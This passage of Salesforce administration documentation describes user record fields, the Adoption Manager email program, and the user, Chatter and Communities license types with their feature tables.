End of day	Time of day that user generally stops working. Used to define the times that display in the user's calendar.
Fax	Fax number for user.
Federation ID	The value used to identify a user for federated authentication single sign-on.
First Name	First name of user, as displayed on the user edit page. Up to 40 characters are allowed in this field.
Force.com Flow User	Grants the ability to run flows. Available in Developer (with limitations), Enterprise, Unlimited, and Performance Editions. Enabling this option requires the "Manage Force.com Flow" permission. If the user has the "Run Flows" permission, don't enable this field.
Force.com Quick Access Menu	Enables the Force.com quick access menu, which appears in object list view and record detail pages. The menu provides shortcuts to customization features for apps and objects.
Information Currency	The default currency for all currency amount fields in the user record. Available only for orgs that use multiple currencies.
Knowledge User	Grants access to Salesforce Knowledge. The user's profile determines whether the user has access to the Article Management tab or Articles tab. Available in Professional, Enterprise, Unlimited, and Performance Editions.
Language	The primary language for the user. All text and online help is displayed in this language. In Professional, Enterprise, Unlimited, and Performance Edition orgs, a user's individual Language setting overrides the org's Default Language.

Field	Description
	Not available in Personal Edition, Contact Manager, or Group Edition™. The org's `Display Language` applies to all users.
`Last Login`	The date and time when the user last successfully logged in. This value is updated if 60 seconds have elapsed since the user's last login. (Read only)
`Last Name`	Last name of user, as displayed on the user edit page. Up to 80 characters are allowed in this field.
`Last Password Change or Reset`	The date and time of this user's last password change or reset. This read-only field appears only for users with the "Manage Users" permission.
`Lightning Login`	Allows the user to enroll in and use Lightning Login, for password-free logins. The **Enroll** option indicates that a Salesforce admin has given the user the option to enroll. The **Cancel** option indicates that the user has enrolled, and can cancel their enrollment if needed.
`Locale`	Country or geographic region in which user is located. The `Locale` setting affects the format of date, date/time, and number fields, and the calendar. For example, dates in the English (United States) locale display as 06/30/2000 and as 30/06/2000 in the English (United Kingdom) locale. Times in the English (United States) locale display using a twelve-hour clock with AM and PM (for example, 2:00 PM), whereas in the English (United Kingdom) locale, they're displayed using a 24-hour clock (for example, 14:00). The `Locale` setting also affects the first and last name order on `Name` fields for users, leads, and contacts. For example, Bob Johnson in the English (United States) locale displays as Bob Johnson, whereas the Chinese (China) locale displays the name as Johnson Bob. For Personal Edition users, the locale is set at the organization level (from Setup, enter *`Company Information`* in the `Quick Find` box, then select **Company Information**). For all other users, their personal locale, available at their personal information page, overrides the organization setting.
`Make Setup My Default Landing Page`	When this option is enabled, users land in the Setup page when they log in.
`Manager`	Lookup field used to select the user's manager. This field: • Establishes a hierarchical relationship, preventing you from selecting a user that directly or indirectly reports to itself. • Allows Chatter to recommend people and records to follow based on your org's reporting structure.

Field	Description
	This field is especially useful for creating hierarchical workflow rules and approval processes without creating more hierarchy fields. Note: Unlike other hierarchy fields, you can inactivate users referenced in the `Manager` field.
`Marketing User`	When enabled, the user can create, edit, and delete campaigns, configure advanced campaign setup, and add campaign members and update their statuses with the Data Import Wizard. Available in Professional, Enterprise, Unlimited, and Performance Editions. If this option isn't selected, the user can only view campaigns and advanced campaign setup, edit the Campaign History for a single lead or contact, and run campaign reports.
`Middle Name`	Middle name of the user, as displayed on the user edit page. Up to 40 characters are allowed for this field. Note: To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *`User Interface`* in the `Quick Find` box, then select **User Interface**. Then select **Enable Name Suffixes for Person Names**.
`Mobile`	Cellular or mobile phone number. Up to 40 characters are allowed in this field. This number is used for SMS-based identity confirmation. Administrators enable SMS-based identity confirmation from Setup by entering *`Session Settings`* in the `Quick Find` box, then selecting **Session Settings**, and then selecting the **Enable the SMS method of identity confirmation** option. After the SMS method of identity confirmation is enabled, users without a verified mobile number in their profiles are asked after logging in to register for mobile verification. This process applies to users without mobile numbers. Users can take one of the following actions. • Enter a mobile phone number and then have it verified with a text message containing a verification code. • Skip entering a mobile number now, but be asked again at the next login. • Opt out of mobile verification. Users who select this action can register a mobile number later in their personal information. Chatter Free and Chatter External license users who select this action need an administrator to set the mobile number. After a user's mobile phone number is verified, Salesforce uses it to authenticate the user when necessary. For example, verification occurs when a user logs in from an unknown IP address.

Field	Description
	Administrators can also enter users' mobile numbers and pre-verify them. If **Enable the SMS method of identity confirmation** is enabled when an administrator enters a mobile number for a user, or when a mobile number is set from an API using the `User` object, the mobile number is considered verified. If **Enable the SMS method of identity confirmation** is not enabled, the new mobile phone number is not considered verified.
`Mobile Configuration`	The mobile configuration assigned to the user. If no mobile configuration is specified, this field defaults to the mobile configuration assigned to the user's profile. This field is visible to orgs that use Salesforce to manage mobile configurations.
`Mobile User`	Allocates one Salesforce Mobile Classic license to the user, granting the user access to Salesforce Mobile Classic app. The number of user records enabled by this checkbox can't exceed the total number of mobile licenses your org has. Available in Professional, Enterprise, Unlimited, and Performance Editions. The **Mobile User** option is enabled by default for Unlimited, Performance, and Developer Edition users. To prevent users from activating the Salesforce Mobile Classic app on their mobile devices before you're ready to deploy it, disable this option for all users. If users have already activated their Salesforce Mobile Classic account, deselecting the **Mobile User** option revokes the user's mobile license. The next time the user's device synchronizes with Salesforce, all the Salesforce data is deleted from the device, and the device is no longer associated with the user.
`Modified By`	User who last changed the user fields, including modification date and time. (Read only)
`Monthly Contact and Lead Limit`	If the user's `Data.com User Type` is Data.com User, the number of Data.com contact and lead records the user can add each month. The default number of records per license is 300, but you can assign more or fewer, up to the org limit.
`Name`	Combined first name, middle name (beta), last name, and suffix (beta) of user, as displayed on the user detail page.
`Nickname`	A nickname is the name used to identify this user in a community. Up to 40 alphanumeric characters are allowed. Standard users can edit this field.
`Offline User`	Administrative checkbox that grants the user access to Connect Offline. Available in Professional, Enterprise, Unlimited, and Performance Editions.

Field	Description
`Partner Super User`	Denotes whether a partner portal user is a super user.
`Phone`	Phone number of user. Up to 40 characters are allowed in this field.
`Profile`	Administrative field that specifies the user's base-level permissions to perform different functions within the application. You can grant more permissions to a user through permission sets.
`Receive Approval Request Emails`	Preference for receiving approval request emails. This preference also affects whether the user receives approval request notifications in Salesforce1 or Lightning Experience.
`Receive Salesforce CRM Content Daily Digest`	Specifies that non-portal users with a `Salesforce CRM Content User` license and Salesforce CRM Content subscription receive a daily email summary if activity occurs on their subscribed content, libraries, tags, or authors. To receive email, you must also select the `Receive Salesforce CRM Content Email Alerts` option Portal users do not need the `Salesforce CRM Content User` license. They only need the `View Content in Portals` user permission.
`Receive Salesforce CRM Content Email Alerts`	Specifies that non-portal users with a `Salesforce CRM Content User` license and Salesforce CRM Content subscription receive email notifications if activity occurs on their subscribed content, libraries, tags, or authors. To receive real-time email alerts, select this option and do not select the `Receive Salesforce CRM Content Daily Digest` option. Portal users do not need the `Salesforce CRM Content User` license. They only need the `View Content in Portals` user permission.
`Role`	Administrative field that specifies position of user within an organization, for example, Western Region Support Manager. Roles are selected from a picklist of available roles, which the administrator can change. Not available in Personal Edition, Contact Manager, or Group Edition.
`Salesforce CRM Content User`	Indicates whether a user can use Salesforce CRM Content. Available in Professional, Enterprise, Unlimited, and Performance Editions.
`Salesforce1 User`	Turns on automatic redirection to the Salesforce1 mobile browser app when a user logs in to Salesforce from a supported mobile Web browser. The Salesforce1 mobile browser app option must be enabled for your org.
`Self-Registered via Customer Portal`	When enabled, specifies that the user was created via self-registration to a Customer Portal. Available in Enterprise, Unlimited, and Performance Editions.

Field	Description
Security Key (U2F)	Allows the user to register and use a U2F security key as a second factor of authentication. The **Register** option indicates that a Salesforce admin has given users in the org the option to register a security key. The **Remove** option indicates that the user has registered a security key, and can remove their registration if needed.
Send Apex Warning Emails	Specifies that users receive an email notification whenever they execute Apex that surpasses more than 50 percent of allocated governor limits. Available in Developer, Enterprise, Unlimited, and Performance Editions only.
Show View State in Development Mode	Enables the View State tab in the development mode footer forVisualforce pages. This field is only visible to orgs that have Visualforce enabled, and Development Mode selected.
Site.com Contributor User	Allocates one Site.com Contributor license to the user, granting the user limited access to Site.com Studio. Users with a Contributor license can use Site.com Studio to edit site content only. The number of user records with this checkbox enabled can't exceed the total number of Site.com Contributor licenses your org has. Available in Developer, Enterprise, Unlimited, and Performance Editions, only if Site.com is enabled for your org.
Site.com Publisher User	Allocates one Site.com Publisher license to the user, granting the user full access to Site.com Studio. Users with a Publisher license can build and style websites, control the layout and functionality of pages and page elements, and add and edit content. The number of user records with this checkbox enabled can't exceed the total number of Site.com Publisher licenses your org has. Available in Developer, Enterprise, Unlimited, and Performance Editions, only if Site.com is enabled for your org.
Start of day	Time of day that user generally starts working. Used to define the times that display in the user's calendar.
State/Province	State or province portion of user's address. Entry is selected from a picklist of standard values, or entered as text. Up to 80 characters are allowed if the field is a text field.

Field	Description
Suffix	Name suffix of the user, as displayed on the user edit page. Up to 40 characters are allowed for this field. Note: To enable this field, contact Salesforce Customer Support. Next, from Setup, enter *User Interface* in the Quick Find box, then select **User Interface**. Then select Enable Name Suffixes for Person Names.
Temporary Verification Code	Users can enter a temporary code when they lose the device that they usually use for two-factor authentication. Only Salesforce admins can generate or expire a temporary code for a user. Users can expire their own code.
Time Zone	Primary time zone in which user works. Users in Arizona should select the setting with "America/Phoenix," and users in parts of Indiana that do not follow Daylight Savings Time should select the setting with "America/Indianapolis."
Title	Job title of user. Up to 80 characters are allowed in this field.
Used Space	Amount of disk storage space the user is using.
User License	Indicates the type of user license.
Username	Administrative field that defines the user's login. Up to 80 characters are allowed in this field.
Zip/Postal Code	Zip code or postal code portion of user's address. Up to 20 characters are allowed in this field.

SEE ALSO:

- View and Manage Users
- User Licenses
- View Your Organization's Feature Licenses
- Restrict User Email Domains

Salesforce Adoption Manager

Quickly turn your mobile employees into Salesforce1 power users with SalesforceAdoption Manager. This tool trains and engages your users with intelligent email journeys aimed at driving adoption of the Salesforce1 mobile app and the Lightning Experience. After inviting users to download the mobile app, Adoption Manager follows up with tips that help users get the most out of Salesforce1. It also encourages dormant Salesforce1 users to try using the app again.

Is Salesforce Adoption Manager Available for All Orgs?

Adoption Manager is currently available for orgs in the United States, the U.K., and Australia. Adoption Manager determines your country by the billing country for your Salesforce account. Note that Adoption Manager is not available for customers on the NA21 instance of Salesforce.

What Kind of Results Can I Expect from Salesforce Adoption Manager?

With customized tips and feedback, this program is designed to help you and your users get more out of Salesforce. For example, by using Salesforce1 effectively, customers report amazing results:

- 40% increase in employee satisfaction
- 29% faster time to find information
- 26% increase in sales productivity

What Is User Data Used for When Salesforce Adoption Manager Is Enabled?

The only change when you enable Salesforce Adoption Manager is that your users receive email messages from the program, based on their usage of Salesforce on page 447. You can review our privacy statement for more details.

What Happens After I Activate Salesforce Adoption Manager for My Users?

After you activate the program, Salesforce Adoption Manager begins targeting content for users regarding Salesforce1 and the Lightning Experience. All emails are optimized for desktop and mobile devices.

If users access the email from a desktop, they can text a link to download Salesforce1 to their mobile devices. After users downloaded Salesforce1, they receive emails based on their actual usage of the mobile app. These emails suggest top actions to take and also keep track of actions already taken. The goal is to get users up to speed with Salesforce1 so your company can start realizing more benefits from the product.

Salesforce Adoption Manager also helps your users capture the power of the Lightning Experience by highlighting key Lightning features that drive productivity and help close deals faster.

Will My Users Get Notifications or Other Types of Messages in Addition to Emails?

Initially, Salesforce Adoption Manager sends email messages only. We plan to add mobile notifications in the future so users can get the tips they need while using Salesforce1.

What Do the Emails from Salesforce Adoption Manager Look Like?

Check out this video to see for yourself!

Can I Customize the Content of the Salesforce Adoption Manager Emails?

No.

Who Receives the Salesforce Adoption Manager Emails? How Frequently Are Emails Sent Out?

Emails are delivered to users with full Salesforce licenses only. Community, Partner, and Chatter users aren't included.

Adoption Manager is intelligent about who receives emails.

- The invitation to download Salesforce1 is sent only to users who have permission to access the mobile app and have not yet installed the app.
  - Five separate tips are sent to all users who downloaded Salesforce1 within the last 60 days.
  - A single reminder to use Salesforce1 is sent to users who haven't accessed the mobile app for 30 days.
- The invitation to try Lightning Experience is sent only to users enabled for Lightning.

Are Salesforce Adoption Manager Emails Counted Against My Org's Limits?

No. The emails are sent from Salesforce Marketing Cloud servers instead of from your org.

How Can I Confirm That Salesforce Adoption Manager Emails Are Actually Going Out?

The Marketing Cloud Support team can help confirm that the emails are being sent. Contact Salesforce Customer Support for more information.

Can I Configure Salesforce Adoption Manager to Send Emails to a Specific Group of Users Only?

No. When you enable Adoption Manager, it's turned on for all users in your org. But users can opt out of receiving future messages from the footer of any email from the program.

Can Users Opt Back into Receiving Salesforce Adoption Manager Emails After Opting Out?

Yes. The first Adoption Manager email includes a link that allows users to opt back into receiving future emails. Consider encouraging your users to save this email, just in case.

If I Turn on Salesforce Adoption Manager, Can I Opt Out Later?

Yes. From Setup in the full Salesforce site, enter *`Adoption`* in the `Quick Find` box, select **Adoption Manager**, and then deselect `Enable Salesforce Adoption Manager`.

SEE ALSO:

Salesforce1 Mobile App

Get the Salesforce1 Mobile App

Licenses Overview

To enable specific Salesforce functionality for your users, you must choose one user license for each user. To enable additional functionality, you can assign permission set licenses and feature licenses to your users or purchase usage-based entitlements for your organization.

Specific features in Salesforce require specific permissions. For example, to view cases, a user must have the "Read" permission on cases. However, you can't assign permissions to any user you choose. Like the features that it enables, each permission has a requirement of its own. To assign a given permission to a user, that user's license (or licenses) must support the permission. A single permission can be supported by more than one license.

Think of permissions as locks, and think of licenses as rings of keys. Before you can assign users a specific permission, they must have a license that includes the key to unlock that permission.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Edition requirements vary for each user, permission set, and feature license type.

Although every user must have exactly one user license, you can assign one or more permission set licenses or feature licenses to incrementally unlock more permissions.

Continuing our example, the Salesforce user license includes the key to unlock the "Read" permission on cases, but the Force.com—App Subscription user license doesn't. If you try to assign that permission to a Force.com—App Subscription user, you get an error message. However, if that Force.com—App Subscription user is also assigned a Company Community for Force.com permission set license, you can assign "Read" on cases to that user.

Salesforce provides the following types of licenses and usage-based entitlements.

User Licenses
A user license determines the baseline of features that the user can access. Every user must have exactly one user license. You assign user permissions for data access through a profile and optionally one or more permission sets.

Permission Set Licenses
A permission set is a convenient way to assign users specific settings and permissions to use various tools and functions. Permission set licenses incrementally entitle users to access features that are not included in their user licenses. Users can be assigned any number of permission set licenses.

Feature Licenses Overview
A feature license entitles a user to access an additional feature that is not included with his or her user license, such as Marketing or Work.com. Users can be assigned any number of feature licenses.

Usage-based Entitlements
A usage-based entitlement is a limited resource that your organization can use on a periodic basis—such as the allowed number of monthly logins to a Partner Community or the record limit for Data.com list users.

User Licenses

A user license determines the baseline of features that the user can access. Every user must have exactly one user license. You assign user permissions for data access through a profile and optionally one or more permission sets.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Edition requirements vary for each user license type.

Example:

- Assign a Force.com user license to Employee A. The Force.com user license only supports standard object permissions for accounts and contacts, so Employee A can't access cases.
- Assign a Salesforce user license to Employee B. Give "Read" access on cases to Employee B.

Salesforce offers these license types.

- Standard User Licenses
- Chatter User Licenses
- Communities User Licenses
- Service Cloud Portal User Licenses
- Sites and Site.com User Licenses
- Authenticated Website User Licenses

Note: If your company has purchased custom user licenses for other types of functionality, you can see other license types listed. Your Salesforce org can also have other licenses that are supported but no longer available for purchase. Contact Salesforce for more information.

The following license types are available only for orgs that use a Customer Portal or partner portal.

- Customer Portal User Licenses
- Customer Portal—Enterprise Administration User Licenses
- Partner Portal User Licenses

If you don't have a Customer Portal or partner portal but want to share information with your customers or partners, see Communities User Licenses on page 456.

View Your Organization's User Licenses

View the user licenses that your company has purchased to know what you have available to assign to your users.

Standard User Licenses

Find information about standard user licenses that you can get for your organization, such as the Salesforce user license and Force.com user license types.

Chatter User Licenses

All standard Salesforce licenses allow free Chatter access for everyone in your organization. Salesforce also offers Chatter-specific licenses: Chatter External, Chatter Free, and Chatter Only (also known as Chatter Plus).

Communities User Licenses

We have three Communities licenses for external users: Customer Community, Customer Community Plus, and Partner Community. We also have Employee Apps Starter and Employee Apps Plus licenses for Employee Communities.

Database.com User Licenses

Service Cloud Portal User Licenses

Sites and Site.com User Licenses

Sites and Site.com users can have Guest User or Site.com Only user licenses.

Authenticated Website User Licenses

Platform portal users have the Authenticated Website license, which is designed to be used with Force.com Sites. It gives named sites users unlimited logins to your Platform Portal to access customer support information.

Customer Portal User Licenses

Users of a Customer Portal site have the Customer Portal Manager Standard license.

Customer Portal—Enterprise Administration User Licenses

Customer Portal—Enterprise Administration users have the Customer Portal Manager Custom license. This license gives contacts unlimited logins to your Salesforce Customer Portal to manage customer support.

Partner Portal User Licenses

Partner Portal users have the Gold Partner user license. They can only access Salesforce using the partner portal.

SEE ALSO:

View and Manage Users

Set Your Company Up in Salesforce

View Your Organization's User Licenses

View the user licenses that your company has purchased to know what you have available to assign to your users.

1. From Setup, enter *Company Information* in the Quick Find box, then select **Company Information**.
2. See the User Licenses related list.

EDITIONS

Available in: Salesforce Classic

Available in: All editions

USER PERMISSIONS

To view user licenses:
- "View Setup and Configuration"

Standard User Licenses

Find information about standard user licenses that you can get for your organization, such as the Salesforce user license and Force.com user license types.

EDITIONS

Available in: Salesforce Classic

Edition requirements vary for each user license type.

License Type	Description	Available in
Salesforce	Designed for users who require full access to standard CRM and Force.com AppExchange apps. Users with this user license are entitled to access any standard or custom app. Each license provides additional storage for Enterprise, Unlimited, and Performance Edition users.	All editions
Knowledge Only User	Designed for users who only need access to the Salesforce Knowledge app. This license provides access to custom objects, custom tabs, and the following standard tabs. • Articles • Article Management • Chatter • Files • Home • Profile • Reports • Custom objects • Custom tabs The Knowledge Only User license includes a Knowledge Only profile that grants access to the Articles tab. To view and use the Article Management tab, a user must have the "Manage Articles" permission.	**Enterprise**, **Unlimited**, and **Performance** Editions

License Type	Description	Available in
	Note: To view articles, a user must have the "AllowViewKnowledge" permission on their profile. However, this permission is off for default profiles. To give a user the "AllowViewKnowledge" permission on their profile, activate the permission on a cloned profile and assign the cloned profile to the user.	
`Identity`	Grants users access to Salesforce Identity features.Salesforce Identity connects Salesforce users with external applications and services, while giving administrators control over authentication and authorization for these users. For more information, see the *Salesforce Identity Implementation Guide*.	**Enterprise**, **Unlimited**, **Performance**, and **Developer** Editions Ten free Identity user licenses are included with each new **Developer** Edition organization.
`External Identity`	Provides Identity features for users outside of your organization's user base (such as non-employees). Store and manage these users, choose how they authenticate (username/password, or Single Sign-On social sign-on through Facebook, Google+, LinkedIn, and others), and allow self-registration.	**Enterprise**, **Unlimited**, **Performance**, and **Developer** Editions Five free External Identity user licenses are included with each new **Developer** Edition organization.
`Work.com Only User`	Designed for users who don't have a Salesforce license and need access to Work.com. Note: Chatter must be enabled for Work.com features to fully function.	**Professional**, **Enterprise**, **Unlimited**, **Performance**, and **Developer** Editions

Force.com User License Types

License type	Description	Available in
`Salesforce Platform`	Designed for users who need access to custom apps but not to standard CRM functionality. Users with this user license are entitled to use custom apps developed in your organization or installed from Force.com AppExchange. In addition, they are entitled to use core platform functionality such as accounts, contacts, reports, dashboards, documents, and custom tabs. However, these users are not entitled to some user permissions and standard apps, including standard tabs and objects such as forecasts and opportunities. Users with this license can also use Connect Offline. Note: Users with this license can only view dashboards if the running user also has the same license. Users with a Salesforce Platform user license can access all the custom apps in your organization.	**Enterprise**, **Unlimited**, **Performance**, and **Developer** Editions

License type	Description	Available in
	Each license provides additional storage for Enterprise, Unlimited, and Performance Edition users. Note: To view articles, a user must have the "AllowViewKnowledge" permission on their profile. However, this permission is off for default profiles. To give a user the "AllowViewKnowledge" permission on their profile, activate the permission on a cloned profile and assign the cloned profile to the user.	
`Force.com - One App`	Note: This license is not available for new customers. Designed for users who need access to one custom app but not to standard CRM functionality. Force.com - One App users are entitled to the same rights as Salesforce Platform users, plus they have access to an unlimited number of custom tabs. However, they are limited to the use of one custom app, which is defined as up to 10 custom objects, and they are limited to read-only access to the Accounts and Contacts objects. Note: Users with this license can only view dashboards if the running user also has the same license. Each license provides an additional 20 MB of data storage and 100 MB of file storage, regardless of the Salesforce edition. Note: To view articles, a user must have the "AllowViewKnowledge" permission on their profile. However, this permission is off for default profiles. To give a user the "AllowViewKnowledge" permission on their profile, activate the permission on a cloned profile and assign the cloned profile to the user.	**Enterprise** and **Unlimited** Editions
`Force.com App Subscription`	Grants users access to a Force.com Light App or Force.com Enterprise App, neither of which include CRM functionality. A Force.com Light App has up to 10 custom objects and 10 custom tabs, has read-only access to accounts and contacts, and supports object-level and field-level security. A Force.com Light App can't use the Bulk API or Streaming API. A Force.com Enterprise App has up to 10 custom objects and 10 custom tabs. In addition to the permissions of a Force.com Light App, a Force.com Enterprise App supports record-level sharing, can use the Bulk API and Streaming API, and has read/write access to accounts and contacts. Note: Users with this license can only view dashboards if the running user also has the same license. Each Force.com App Subscription license provides an additional 20 MB of data storage per user for Enterprise Edition and 120 MB of data storage per user for Unlimited and Performance Editions, as well as 2 GB of file storage regardless of the edition.	**Enterprise**, **Unlimited**, and **Performance** Editions

License type	Description	Available in
	Note: To view articles, a user must have the "AllowViewKnowledge" permission on their profile. However, this permission is off for default profiles. To give a user the "AllowViewKnowledge" permission on their profile, activate the permission on a cloned profile and assign the cloned profile to the user.	
`Company Community User`	This is an internal user license for employee communities. It's designed for users to access custom tabs, Salesforce Files, Chatter (people, groups, feeds), and a Community that includes a Site.com site. Company Community users have read-only access to Salesforce Knowledge articles. They can also: • Access up to 10 custom objects and 10 custom tabs • Use Content, Ideas, Assets, and Identity features • Use activities, tasks, calendar, and events • Have access to accounts, contacts, cases, and documents.	**Enterprise**, **Unlimited**, **Performance**, and **Developer** Editions

SEE ALSO:

User Licenses

Chatter User Licenses

All standard Salesforce licenses allow free Chatter access for everyone in your organization. Salesforce also offers Chatter-specific licenses: Chatter External, Chatter Free, and Chatter Only (also known as Chatter Plus).

EDITIONS

Available in: Salesforce Classic

Chatter External and Chatter Free licenses are available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Contact Manager**, and **Developer** Editions

Chatter Only (also known as Chatter Plus) licenses are available in: **Professional**, **Enterprise Unlimited**, and **Performance** Editions

Chatter External

This license is for users who are outside of your company's email domain. These external users, also called customers, can be invited to Chatter groups that allow customers. Customers can access information and interact with users only in the groups they're invited to. They have no access to Chatter objects or data.

Chatter Free

The Chatter Free license is for users who don't have Salesforce licenses but need access to Chatter. These users can access standard Chatter items such as people, profiles, groups, and files, but they can't access any Salesforce objects or data. Chatter Free users can also be Chatter moderators.

Chatter Free users don't see tabs like other Salesforce users. Chatter Free users access feeds, people, groups, and files using the links in the sidebar of the page.

Salesforce administrators can upgrade a Chatter Free license to a standard Salesforce or Chatter Only license at any time. You can't convert a standard Salesforce or Chatter Only license to a Chatter Free license.

Chatter Only (Chatter Plus)

The Chatter Only license is also known as the Chatter Plus license. It is for users that don't have Salesforce licenses but need access to some Salesforce objects in addition to Chatter. Chatter Plus users can be Chatter moderators and have access to standard Chatter people, profiles, groups, and files pages. They also can

- View Salesforce accounts and contacts
- Use Salesforce CRM Content, Ideas, and Answers
- Access dashboards and reports
- Use and approve workflows
- Use the calendar to create and track activities
- View and modify up to ten custom objects
- Add records to groups

By default, the tabs for standard Salesforce objects are hidden from Chatter Plus users. Expose these tabs, if you want to make them available to Chatter Plus users. For more information on Chatter Plus users, see *Chatter Plus Frequently Asked Questions*

Chatter License Overview

This table shows the list of features that are available for Chatter External, Chatter Free, and Chatter Only licenses.

Feature	Chatter External (Access limited to items and people in the groups customers are invited to)	Chatter Free	Chatter Only (a.k.a. Chatter Plus)
Chatter Desktop client	✅	✅	✅
Use the Salesforce1 mobile app (Downloadable apps require the "API Enabled" profile permission)	✅ Downloadable app users can't access Groups or People list views.	✅	✅
Feeds	✅	✅	✅
File sharing	✅	✅	✅
Files Connect			✅
Groups	✅	✅	✅
Invitations to join groups	✅ Only customers who are also group managers can invite Chatter users from groups they have access to or people outside Chatter.	✅	✅
Profiles	✅	✅	✅
Topics and hash tags	✅	✅	✅

Feature	Chatter External (Access limited to items and people in the groups customers are invited to)	Chatter Free	Chatter Only (a.k.a. Chatter Plus)
Private messages	✅	✅	✅
Global search	✅ Search results include only those items that customers have access to via groups.	✅	✅
Custom objects			✅ Up to 10 custom objects
Accounts and contacts			✅ Read only
Calendar and events			✅
Content library			✅
Ideas and answers			✅
Reports and dashboards			✅
Tasks and activities			✅
Using and approving workflows			✅

Communities User Licenses

We have three Communities licenses for external users: Customer Community, Customer Community Plus, and Partner Community. We also have Employee Apps Starter and Employee Apps Plus licenses for Employee Communities.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Learn About the Licenses

Do I need communities licenses to use communities in my org?

Yes. In order to enable communities in your org for the first time, you must have at least one of the following licenses purchased in your org: Customer Community, Customer Community Plus, Partner Community, Employee Apps Starter or Employee Apps Plus.

Note: If your org has legacy portal licenses, you don't need to purchase communities licenses to use communities.

Are community licenses associated with users or a community?

Communities licenses are associated with users, not a specific community. If needed, you can move users with these licenses between communities. If you have unused licenses, you can assign them to users in any community in your org.

Here's another way to think about it: Your community is like an airplane. Each passenger has a different type of ticket (license), and therefore, different levels of access. They're all together on the same ride, but each person has a slightly different experience based on how much the ticket cost.

In addition to supporting communities licenses, Communities supports all internal and portal licenses, including existing Customer Portal, Authenticated Website, and partner portal licenses.

Do usernames have to be unique across the community or Salesforce?

There are different requirements for username uniqueness depending on the type of license your community is using. Customer and Customer Community Plus licenses require unique usernames within the Salesforce org that a community belongs to. Partner Community licenses and Employee Community licenses require unique usernames across all Salesforce orgs that the user belongs to.

How is a license used in an employee community?

Employee Community licenses are supported by two underlying licenses—the Salesforce Platform user license and the Company Community for Force.com permission set license. To assign an Employee Apps Starter or Employee Apps Plus license to a user, first assign the Salesforce Platform user license. Then assign them the Company Community for Force.com permission set license (you may have to create the permission set before you can assign the license).

When you upgrade from Employee Apps Starter license to Employee Apps Plus license, you get more custom objects, and you don't have to make any changes in Setup.

How do community licenses compare to legacy portal licenses?

Here's a quick correlation of the new communities licenses with their older portal counterparts and their main use case.

Important: Users who have portal licenses can access your community as long as you include them by adding the profiles or permission sets that they're associated with. You don't have to purchase new Communities licenses for them.

Community License Name	Best Used For	Comparable Portal License
Customer Community	Business-to-consumer communities with large numbers of external users	High Volume Customer Portal, Service Cloud Portal, Authenticated Sites Portal
Customer Community Plus	Business-to-business communities for support and non-sales scenarios, such as eCommerce	Customer Portal — Enterprise Administration
Partner Community	Business-to-business communities that need access to sales data such as partner relationship management	Partner

Here's a simple decision tree to help pick the license type for your community's needs.

Note: Different license types can access your community. Your community is not limited to just one type of license.



What about monthly login-based licenses?

The following community licenses are also available as a monthly login-based license, with the following names.

Community License Name	Monthly Login-Based License Name
Customer Community	Customer Community Login License
Customer Community Plus	Customer Community Plus Login License
Partner Community	Partner Community Login License

When using a monthly login-based license, a user consumes a login when signing in to a community. Already logged-in users don't consume licenses when switching between their communities. Overages are calculated at the end of the year rather than on a monthly basis.

If users with a login-based community license access their communities through Salesforce1, they consume a login the first time they log in or if their session times out. A login is counted each time a login-based user authenticates to the community. Salesforce calculates logins from the LoginHistory table. The timeout period for a login is configurable up to a maximum of 12 hours.

Is an extra license required to use Community Builder?

Each community using a Community Builder-based template can use the Community Builder to add custom, branded pages to your community. Communities users with the "Create and Set Up Communities" permission automatically have full site administrator access to a community's Community Builder.

Do communities have user limits?

You can have up to 100 communities in your Salesforce org. Active, inactive, and preview communities, including Force.com sites, count against this limit.

To avoid deployment problems and any degradation in service quality, we recommend that the number of users in your community not exceed the limits listed below. If you require additional users beyond these limits, contact your Salesforce account executive. If your growing community needs more users, contact your Salesforce account representative to understand how the product can scale to meet your demands.

Community License Type	Number of Users
Partner or Customer Community Plus	1 million
Customer	10 million

Will unauthenticated users count against my community's licenses?

Not at all! Unauthenticated or guest users who access your community do not use up any of your community's licenses.

Here are the page view limits for guest users, based on your Salesforce edition. Overages are calculated on a yearly basis. If your growing community exceeds this number of guest user page views, contact your Salesforce account representative to increase your page view limits.

Salesforce Edition	Number of Page Views
Enterprise Edition	500,000/month
Unlimited Edition	One million/month

For example, a community set up in an Enterprise Edition org can have up to 6 million page views over the course of a year. Overages will be calculated after the annual limit has been reached. See Community Usage Limits for more information about page view and other user limits.

License Detail

This table shows which features are available to the default user profiles with Customer Community, Customer Community Plus, Partner Community, or Employee Apps licenses.

	Customer Community	Customer Community Plus	Partner Community[1]	Employee Apps Starter	Employee Apps Plus
Salesforce Standard Objects					
Account Contact Relationships (Contacts to Multiple Accounts)[2]	✅	✅	✅	✅	✅
Accounts	✅ Read, Edit[3]	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit, Delete, View All Data, Manage All Data	✅ Read, Create, Edit, Delete, View All Data, Manage All Data

[1] **A user with a Partner Community license must be associated with a business account that is enabled as a partner account. Partner users can't be associated with person accounts.**

[2] To view or create relationships between accounts and contacts, you must have "Read" on accounts and contacts. To edit or delete relationships between account and contacts, you must have "Read" on accounts and "Edit" on contacts.

[3] For Customer Community licenses, access can also be controlled using sharing sets.

	Customer Community	Customer Community Plus	Partner Community [1]	Employee Apps Starter	Employee Apps Plus
Assets	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit (Can be used for employees, but not for customers)	✅ Read, Create, Edit (Can be used for employees, but not for customers)
Campaigns			✅ Read, Create, and Edit[4]		
Cases	✅ Read, Create, Edit [5]	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit, Delete [6]	✅ Read, Create, Edit, Delete [7]
Contacts	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit	✅ Read, Create, Edit, Delete, View All Data, Manage All Data	✅ Read, Create, Edit, Delete, View All Data, Manage All Data
Contracts	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete	✅ Read, Create, Edit, Delete		
Dashboards		✅ Read Only	✅ Read Only	✅ Read Only	✅ Read Only
Documents	✅ Read Only	✅ Read Only	✅ Read Only	✅ Read, Create, Edit, Delete, View All Data, Manage All Data	✅ Read, Create, Edit, Delete, View All Data, Manage All Data

